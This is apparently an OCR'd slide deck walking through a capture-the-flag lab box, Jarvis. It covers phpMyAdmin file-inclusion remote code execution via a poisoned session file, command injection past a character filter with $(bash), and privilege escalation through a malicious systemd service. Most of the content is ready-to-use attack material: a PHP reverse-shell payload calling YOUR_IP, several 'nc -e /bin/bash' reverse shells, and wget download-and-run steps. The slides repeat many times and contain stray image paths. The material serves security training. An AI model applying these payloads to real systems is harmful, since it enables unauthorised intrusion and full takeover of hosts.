The PHP code on index.php will include any file passed in as a “target” variable. It validates it by checking against a whitelist but can be bypassed by adding something from the whitelist. This makes our payload:

/index.php?target=sql.php?/path/to/file/to/include

Exploiting

/phpmyadmin



- We notice the version and look it up
- https://medium.com/@happyholic1203/phpmyadmin-4-8-0-4-8-1-remote-code-execution-257bcc146f8e
- Summary:

The PHP code on index.php will include any file passed in as a “target” variable. It validates it by checking against a whitelist but can be bypassed by adding something from the whitelist. This makes our payload:

/index.php?target=sql.php?/path/to/file/to/include

- What File do we want to include?

The site goes on to mention that if you make a query on the database, it’s stored in your session. Session information is stored in /var/lib/php/sessions/sess_SESSIONID

Exploiting

/phpmyadmin

The Plan

1. Make a query on /server_sql.php:
   a. select '<?php $sock=fsockopen(”YOUR_IP",4444); $proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);?>’

Exploiting

/phpmyadmin

The Plan

1. Make a query on /server_sql.php:
   a. select '<?php $sock=fsockopen("YOUR_IP",4444); $proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);?>'

2. Get Session ID


RightClick >

Inspect Element >

Network Tab >

Select an item >

Cookies >



Exploiting

/phpmyadmin

The Plan

1. Make a query on /server_sql.php:
   a. select '<?php $sock=fsockopen("YOUR_IP",4444); $proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);?>'
2. Get Session ID


   RightClick >

   Inspect Element >

   Network Tab >

   Select an item >

   Cookies >



3. Start listener and visit site
   1. # nc –nlvp 4444
   2. Visit http://10.10.10.143/phpmyadmin/index.php?target=sql.php?../../../../../var/lib/php/sessions/sess_ID-YOU-COPIED

Priv Esc

www-data -> Pepper

1. Start with Linux Enumeration
    1. Get LinEnum.sh on the target machine and run it.

Priv Esc

www-data -> Pepper

1. Start with Linux Enumeration
    1. Get LinEnum.sh on the target machine and run it.

    [Locally]

    ```
    # wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
    # python -m SimpleHTTPServer 80
    ```

    [On Target Machine]

    ```
    # cd /tmp
    # wget http://YOUR_IP/LinEnum.sh
    # chmod +x LinEnum.sh
    # ./LinEnum.sh | tee enum.txt
    ```

Priv Esc

www-data -> Pepper

1. Start with Linux Enumeration
   1. Get LinEnum.sh on the target machine and run it.

   [Locally]
   # wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
   # python -m SimpleHTTPServer 80
   [On Target Machine]
   # cd /tmp
   # wget http://YOUR_IP/LinEnum.sh
   # chmod +x LinEnum.sh
   # ./LinEnum.sh | tee enum.txt

2. Notice 2 interesting things:

```
[+] We can sudo without supplying a password!
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

```
[+] Possibly interesting SUID files:
-rwsr-x--- 1 root pepper 174520 Feb 17  2019 /bin/systemctl
```

Priv Esc

www-data -> Pepper

3. We can run simpler.py as Pepper. Let's read through simpler.py to see if we can take advantage of this.

```
elif sys.argv[1] == '-p':
    exec_ping()
    exit()
```

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

Priv Esc

www-data -> Pepper

3. We can run simpler.py as Pepper. Let's read through simpler.py to see if we can take advantage of this.

```
elif sys.argv[1] == '-p':
    exec_ping()
    exit()
```

Summary: Calling this script with –p will call the exec_ping function.

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

It will attempt to filter that input, then run a **system command** (read: bash) with our user-supplied input placed directly in it.

Priv Esc

www-data -> Pepper

3. We can run simpler.py as Pepper. Let's read through simpler.py to see if we can take advantage of this.

```
elif sys.argv[1] == '-p':
    exec_ping()
    exit()
```

Summary: Calling this script with –p will call the exec_ping function.

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

It will attempt to filter that input, then run a **system command** (read: bash) with our user-supplied input placed directly in it.

Strategy: Let's get a malicious command in there, we just need to bypass the filter.

Input: $(bash)
This will launch a shell as pepper and it doesn't contain any forbidden characters.

Priv Esc

www-data -> Pepper

4. Now we have a blind shell. (Can’t see any results!)
   - You can use tcpdump and ping to test that we do have command injection.

Priv Esc

www-data -> Pepper

4. Now we have a blind shell. (Can't see any results!)
   - You can use tcpdump and ping to test that we do have command injection.
   - Let's establish a better shell:

Start a new listener at a different port on your machine

On Target machine run:

nc YOUR_IP PORT –e /bin/bash

Priv Esc

www-data -> Pepper

4. Now we have a blind shell. (Can't see any results!)
   - You can use tcpdump and ping to test that we do have command injection.
   - Let's establish a better shell:

   Start a new listener at a different port on your machine

   On Target machine run:

   nc YOUR_IP PORT –e /bin/bash

Run **whoami** to see that you are now Pepper.

Priv Esc

Pepper -> root

1. Looking at the SUID binary systemctl on GTFO bins:
   https://gtfobins.github.io/gtfobins/systemctl/#suid
   1. Summary:
      We need to create a service as Pepper that is malicious (reverse shell). Link it, and then enable it.
   2. Google “How to make a service linux”

Priv Esc

Pepper -> root

1. Looking at the SUID binary systemctl on GTFO bins:
   https://gtfobins.github.io/gtfobins/systemctl/#suid
   1. Summary:
      We need to create a service as Pepper that is malicious (reverse shell). Link it, and then enable it.
   2. Google “How to make a service linux”
      ```
      [Unit]
      Description=Ownage
      [Service]
      ExecStart=/bin/sh -c “nc YOUR_IPD PORT -e /bin/bash”
      [Install]
      WantedBy=multi-user.target
      ```
   3. Either write the file and send it using webserver + wget or use Echo commands to build the file line-by-line in a reverse shell.

Priv Esc

Pepper -> root

1. Looking at the SUID binary systemctl on GTFO bins:
   https://gtfobins.github.io/gtfobins/systemctl/#suid
   1. Summary:
      We need to create a service as Pepper that is malicious (reverse shell). Link it, and then enable it.
   2. Google “How to make a service linux”
      [Unit]
      Description=Ownage
      [Service]
      ExecStart=/bin/sh -c “nc YOUR_IPD PORT -e /bin/bash”
      [Install]
      WantedBy=multi-user.target
   3. Either write the file and send it using webserver + wget or use Echo commands to build the file line-by-line in a reverse shell.

   # systemctl link /home/pepper/own.service

   [Start your listener]

   # systemctl enable --now /home/pepper/own.service

   [If you have trouble and need to try again]

   # systemctl restart /home/pepper/own.service

Priv Esc

Pepper -> root

1. Looking at the SUID binary systemctl on GTFO bins:
   https://gtfobins.github.io/gtfobins/systemctl/#suid
   1. Summary:
      We need to create a service as Pepper that is malicious (reverse shell). Link it, and then enable it.
   2. Google “How to make a service linux”
      [Unit]
      Description=Ownage
      [Service]
      ExecStart=/bin/sh -c “nc YOUR_IPD PORT -e /bin/bash”
      [Install]
      WantedBy=multi-user.target
   3. Either write the file and send it using webserver + wget or use Echo commands to build the file line-by-line in a reverse shell.

   # systemctl link /home/pepper/own.service

   [Start your listener]

   # systemctl enable --now /home/pepper/own.service

   [If you have trouble and need to try again]

   # systemctl restart /home/pepper/own.service

   Visit https://www.shellhacks.com/systemd-service-file-example/ for more info.

Priv Esc

Hacked!
You're now root.

```
# whoami
root
```